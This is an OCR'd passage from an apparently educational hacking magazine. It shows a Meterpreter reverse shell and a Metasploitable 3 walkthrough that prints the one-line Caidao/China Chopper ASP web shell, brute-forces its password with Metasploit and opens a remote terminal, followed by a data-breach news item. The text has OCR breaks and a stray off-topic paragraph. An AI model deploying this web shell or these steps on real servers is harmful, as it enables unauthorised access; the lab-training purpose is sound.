If the check command confirms that the target is indeed vulnerable, execute the module usin-g command run.

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 172.28.128.3:4444
[*] Sending stage (206403 bytes) to 172.28.128.11
[*] Meterpreter session 2 opened (172.28.128.3:4444 -> 172.28.128.11:50276) at 2
020-03-13 22:36:24 -0400

meterpreter > sysinfo
Computer        : WINDEV2002EVAL
OS              : Windows 10 (10.0 Build 18363).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
```

As we can see, we have a new meterpreter session with session id 2 which comes with SYS TEM privileges.

HACKING Q & A

Q : Can a hacking forum get hacked?

A : Why not? any hacking forum is implement-ed is using a forum software. If there is any vulnerability in this forum software, hackers c-an exploit this vulnerability to hack this forum. If your question is that whether someone can hack you using this forum, then the answer is once again yes. They can do this by providing you malicious links for some malware through which they can hack your system. In both the cases, there is a possibility.

Q : Can a hacker who placed a backdoor remove it by himself?

A : Yes. Can't someone control his own dog? A backdoor is something which gives persiste-nt access for hackers to a victim's machine. To install a backdoor, the hacker needs to ha system level access. Normally backdoors are installed to have continuous access to the vic-tim system without arising suspicion. When hi-s purpose is fulfilled, the hacker can uninstall the backdoor or can do whatever he wants.

No. It's not like that. As for now there is no proof that the recently viral house party app has been hacked or if they are trying to hack someone. The company itself announced that the news that their app getting hacked is part of a smear campaign and it announced a huge sum of bounty for anyone who gives the information about the person responsible for the person responsible for this smear campaign.

It is also reported that house party app has

CAIDAO.ASP

METASPLOITABLE TUTORIALS

The lack of vulnerable targets is one of the main problems while practicing the skill of ethical hacking. Metasploitable is one of the best and often underestimated vulnerable OS useful to learn hacking or penetration testing. Many of my readers have been asking me for Metasploitable tutorials.So we have decided to make a complete Metasploitable hacking guide in accordance with ethical hacking process. We have planned this series keeping absolute beginners in mind.

In our April 2019 Issue, we finished the hacking series on Metasploitable 2 with the chapter "The Treasure Trove : Part 2". In those tutorials, we have seen multiple ways in which we can gain access on Metasploitable 2, different types of attacks and POST exploitation and also POST Exploitation Information Gathering. We really hope our readers have enjoyed the tutorials on Metasploitable 2.

Our journey brings us to Metasploitable 3. Metasploitable 3 is the latest version of Metasploitable. Just like Metasploitable, it is designed to be hacked with Metasploit although we can do this without Metasploit. It is packed with numerous vulnerabilities which can be exploited to gain access to the system. However unlike Metasploitable 2, the vulnerabilities may not be a hit and walk case. We have seen how to install it in Oracle Virtualbox in our October 2018 Issue.

In our previous Issue, our readers have seen how we created a new wordlist using tool Cewl to crack passwords and used these cracked credentials to gain access to SSH and FTP servers of target system. This month's tutorial started right in the FTP directory of previous Issue's tutorial. If our readers remember, in the target machine's FTP directory, there was a file named caidao.asp. We login into the FTP server of target again and download the file onto our attacker system.

```
hackercoolmagz@kali:~$ ftp 172.28.128.6
Connected to 172.28.128.6.
220 Microsoft FTP Service
Name (172.28.128.6:hackercoolmagz): vagrant
331 Password required for vagrant.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> get caidao.asp
local: caidao.asp remote: caidao.asp
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
28 bytes received in 0.00 secs (87.3602 kB/s)
ftp> quit
221 Goodbye.
hackercoolmagz@kali:~$ ls
caidao.asp  Documents  fimap  Pictures  shell      shell.out  shell.sh   Videos
Desktop     Downloads  Music  Public    shell.elf  shell.py   Templates
hackercoolmagz@kali:~$ cat caidao.asp
```

But what is Caidao?. Caidao is a web shell used mostly by chinese hackers including their APTs(Advanced Persistent Threats). Webshell is a malicious software attackers use to uploa

-d into the target website exploiting any vulnerability in the web server. This uploaded websh -ell most probably allows attackers to manipulate the entire victim system using the webshell. In our Magazine you have seen multiple instances of such webshells. Perhaps the best and most recent example is the php-reverse-shell we used in this month's CTF challenge. In this CTF, we have exploited a file upload vulnerability in GUnet software to upload the php-revers -e-shell and then escalated our privileges.

Caidao web shell is one of the most innovative shell. The reason is given below. It h- as just a single line of code. Compare that to the code of php-reverse-shell. There's huge diff -erence.

caidao.asp

File Edit Search Options Help

```
<%eval request("password")%>
```

Being a single line of code, it can easily be coded into legitimate files also making detection almost impossible. This is one of the important reasons this shell is popular among APTs. So there is a shell uploaded on the target web server.

```
root@kali:~# dirb http://172.28.128.6 -X .asp

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Mar 31 12:49:16 2020
URL_BASE: http://172.28.128.6/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.asp) | (.asp) [NUM = 1]

-----------------

GENERATED WORDS: 4615

---- Scanning URL: http://172.28.128.6/ ----
+ http://172.28.128.6/caidao.asp (CODE:200|SIZE:0)

-----------------
END_TIME: Tue Mar 31 12:49:26 2020
DOWNLOADED: 4615 - FOUND: 1
```

Have any questions?
Fire them to
qa@hackercoolmagz.com

We can use this to gain access to the target system. But to begin using this, as you can see in the image, we need a password. If the password is unknown, we cannot do anything. Meta-sploit has an auxiliary module that brute forces the password.

```
msf5 > search caidao

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank
  Check  Description
   -  ----                                                  ---------------  ----
  -----  -----------
   0  auxiliary/scanner/http/caidao_bruteforce_login                          normal
  Yes    Chinese Caidao Backdoor Bruteforce
   1  exploit/multi/http/caidao_php_backdoor_exec     2015-10-27       excellent
  Yes    China Chopper Caidao PHP Backdoor Code Execution


msf5 >
```

Load the above auxiliary module and use the show options command to have a look at all th-e options it has.

```
msf5 > use auxiliary/scanner/http/caidao_bruteforce_login
msf5 auxiliary(scanner/http/caidao_bruteforce_login) > show options

Module options (auxiliary/scanner/http/caidao_bruteforce_login):

   Name              Current Setting
        Required  Description
   ----              ---------------
        --------  -----------
   BLANK_PASSWORDS   false
        no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5
        yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false
        no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false
        no        Add all passwords in the current database to the list
   PASSWORD
        no        A specific password to authenticate with
   PASS_FILE         /usr/share/metasploit-framework/data/wordlists/unix_passwor
ds.txt  no        The file that contains a list of of probable passwords.
   Proxies
        no        A proxy chain of format type:host:port[,type:host:port][,...]
   RHOSTS
        yes       The target host(s), range CIDR identifier, or hosts file with
syntax 'file:<path>'
   RPORT             80
        yes       The target port (TCP)
   SSL               false
        no        Negotiate SSL/TLS for outgoing connections
   STOP_ON_SUCCESS   false
        yes       Stop guessing when a credential works for a host
   TARGETURI         /caidao.php
        yes       The URL that handles the login process
```

We set the m3pass.txt wordlist we created in our previous Issue as pass_file. here.

```
msf5 auxiliary(scanner/http/caidao_bruteforce_login) > set rhosts 172.28.128.6
rhosts => 172.28.128.6
msf5 auxiliary(scanner/http/caidao_bruteforce_login) > set pass_file /root/m3pas
s.txt
pass_file => /root/m3pass.txt
msf5 auxiliary(scanner/http/caidao_bruteforce_login) > set blank_passwords true
blank_passwords => true
msf5 auxiliary(scanner/http/caidao_bruteforce_login) > set stop_on_success true
stop_on_success => true
msf5 auxiliary(scanner/http/caidao_bruteforce_login) > set targeturi /caidao.asp
targeturi => /caidao.asp
msf5 auxiliary(scanner/http/caidao_bruteforce_login) >
```

The password is not found. Not surprising. If we stick to the story, webshells are uploaded by others and not the makers of Metasploitable3.

```
[-] 172.28.128.6:80 - Failed: 'provided'
[-] 172.28.128.6:80 - Failed: 'Vulnerable'
[-] 172.28.128.6:80 - Failed: 'Applications'
[-] 172.28.128.6:80 - Failed: 'Services'
[-] 172.28.128.6:80 - Failed: 'GlassFish'
[-] 172.28.128.6:80 - Failed: 'Jenkins'
[-] 172.28.128.6:80 - Failed: 'chinese'
[-] 172.28.128.6:80 - Failed: 'ManageEngine'
[-] 172.28.128.6:80 - Failed: 'ElasticSearch'
[-] 172.28.128.6:80 - Failed: 'Wordpress'
[-] 172.28.128.6:80 - Failed: 'Desktop'
[-] 172.28.128.6:80 - Failed: 'PHPMyAdmin'
[-] 172.28.128.6:80 - Failed: 'details'
[-] 172.28.128.6:80 - Failed: 'roadmap'
[-] 172.28.128.6:80 - Failed: 'Configuration'
[-] 172.28.128.6:80 - Failed: 'General'
[-] 172.28.128.6:80 - Failed: 'Vulnerabilities'
[-] 172.28.128.6:80 - Failed: 'locally'
[-] 172.28.128.6:80 - Failed: 'Privacy'
[-] 172.28.128.6:80 - Failed: 'Training'
[-] 172.28.128.6:80 - Failed: 'Commits'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/http/caidao_bruteforce_login) >
```

Next, I use the default wordlist of this module.


```
msf5 auxiliary(scanner/http/caidao_bruteforce_login) > set rhosts 172.28.128.6
rhosts => 172.28.128.6
msf5 auxiliary(scanner/http/caidao_bruteforce_login) > set targeturi /caidao.asp
targeturi => /caidao.asp
msf5 auxiliary(scanner/http/caidao_bruteforce_login) > set pass_file /usr/share/
metasploit-framework/data/wordlists/unix_passwords.txt
pass_file => /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
msf5 auxiliary(scanner/http/caidao_bruteforce_login) > set stop_on_success true
stop_on_success => true
msf5 auxiliary(scanner/http/caidao_bruteforce_login) > set blank_passwords true
blank_passwords => true
msf5 auxiliary(scanner/http/caidao_bruteforce_login) >
```

This time we get the password. It is the same : 'password'.

```
msf5 auxiliary(scanner/http/caidao_bruteforce_login) > run

[-] 172.28.128.6:80 - Failed: ''
[!] No active DB -- Credential data will not be saved!
[-] 172.28.128.6:80 - Failed: 'admin'
[-] 172.28.128.6:80 - Failed: '123456'
[-] 172.28.128.6:80 - Failed: '12345'
[-] 172.28.128.6:80 - Failed: '123456789'
[+] 172.28.128.6:80 - Success: 'password'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/http/caidao_bruteforce_login) >
```

Now we can connect to the caidao shell. This can be done using a program caidao.exe. As it is a Windows executable, it can only be run from a Windows machine. Let's shift to Windows now. After downloading and installing Caidao.exe from Github, we open the program. On right clicking on the interface, we get a menu as shown below. Click on "Add".

Another popup opens. Enter the path to the webshell and password we just cracked for it.We will successfully get a connection as shown below.



To check it, Right click on our target and we will get another menu. Click on the option that says "Virtual Terminal" and we will get something as shown below.

```
[*] Basic information [ C: ]

C:\inetpub\wwwroot\> netstat -an | find "ESTABLISHED"
  TCP    127.0.0.1:8028         127.0.0.1:49174        ESTABLISHED
  TCP    127.0.0.1:8028         127.0.0.1:49264        ESTABLISHED
  TCP    127.0.0.1:8028         127.0.0.1:49265        ESTABLISHED
  TCP    127.0.0.1:8028         127.0.0.1:49267        ESTABLISHED
  TCP    127.0.0.1:8028         127.0.0.1:49268        ESTABLISHED
  TCP    127.0.0.1:31000        127.0.0.1:32000        ESTABLISHED
  TCP    127.0.0.1:32000        127.0.0.1:31000        ESTABLISHED
  TCP    127.0.0.1:49174        127.0.0.1:8028         ESTABLISHED
  TCP    127.0.0.1:49175        127.0.0.1:49176        ESTABLISHED
  TCP    127.0.0.1:49176        127.0.0.1:49175        ESTABLISHED
  TCP    127.0.0.1:49177        127.0.0.1:49178        ESTABLISHED
  TCP    127.0.0.1:49178        127.0.0.1:49177        ESTABLISHED
  TCP    127.0.0.1:49179        127.0.0.1:49180        ESTABLISHED
  TCP    127.0.0.1:49180        127.0.0.1:49179        ESTABLISHED
  TCP    127.0.0.1:49181        127.0.0.1:49182        ESTABLISHED
  TCP    127.0.0.1:49182        127.0.0.1:49181        ESTABLISHED
  TCP    127.0.0.1:49183        127.0.0.1:49184        ESTABLISHED
  TCP    127.0.0.1:49184        127.0.0.1:49183        ESTABLISHED
  TCP    127.0.0.1:49185        127.0.0.1:49186        ESTABLISHED
  TCP    127.0.0.1:49186        127.0.0.1:49185        ESTABLISHED
  TCP    127.0.0.1:49187        127.0.0.1:49188        ESTABLISHED
  TCP    127.0.0.1:49188        127.0.0.1:49187        ESTABLISHED
  TCP    127.0.0.1:49189        127.0.0.1:49190        ESTABLISHED
  TCP    127.0.0.1:49190        127.0.0.1:49189        ESTABLISHED
  TCP    127.0.0.1:49191        127.0.0.1:49192        ESTABLISHED
  TCP    127.0.0.1:49192        127.0.0.1:49191        ESTABLISHED
  TCP    127.0.0.1:49193        127.0.0.1:49194        ESTABLISHED
  TCP    127.0.0.1:49194        127.0.0.1:49193        ESTABLISHED
  TCP    127.0.0.1:49208        127.0.0.1:49209        ESTABLISHED
  TCP    127.0.0.1:49209        127.0.0.1:49208        ESTABLISHED
  TCP    127.0.0.1:49210        127.0.0.1:49211        ESTABLISHED
  TCP    127.0.0.1:49211        127.0.0.1:49210        ESTABLISHED
```

Access gained successfully.

CheckPeople.com

DATA BREACH THIS MONTH

CheckPeople.com is a website that provides people lookup services for a payment. The Florida based American company allows users to enter someone's name and it lists the particular user's present and past addresses, their phone numbers and email addresses, the person's relatives and also any criminal records they have.

What?

Data belonging to over 56 million US citizens was exposed online recently on a Chinese based server. The exposed database had data like names, addresses etc. The entire size of this NoSQL database is around 22GB and it had metadata linking to the source checkpeople.com.

Who?

The exposed database was detected by a white hat hacker with handle name "Lynx". He found the data being hosted from a IP address belonging to Alibaba web hosting service without any security like a password.

How?


The exposed data definitely belonged to the Checkpeople.com as the metadata links prove. Checkpeople definitely collects this data from scraping off publicly available information. Scraping is a process where automated bots copy publicly available information like Facebook profiles and other sources to create a database.It is unknown how this database leaked


Aftermath

Checkpeople.com said it is investigating the data breach The database was also taken offline from the Chinese server.


Hackercoolmagz's Take

Although the exposed database contained only publicly available information it still increases risk of spammers. Another question that arises is who all got hold of this data. Whoever it is now has lot of information which can be very handy in profiling for future hacks.





Click to get all 2019 Issues NOW



Click to get all 2018 Issues NOW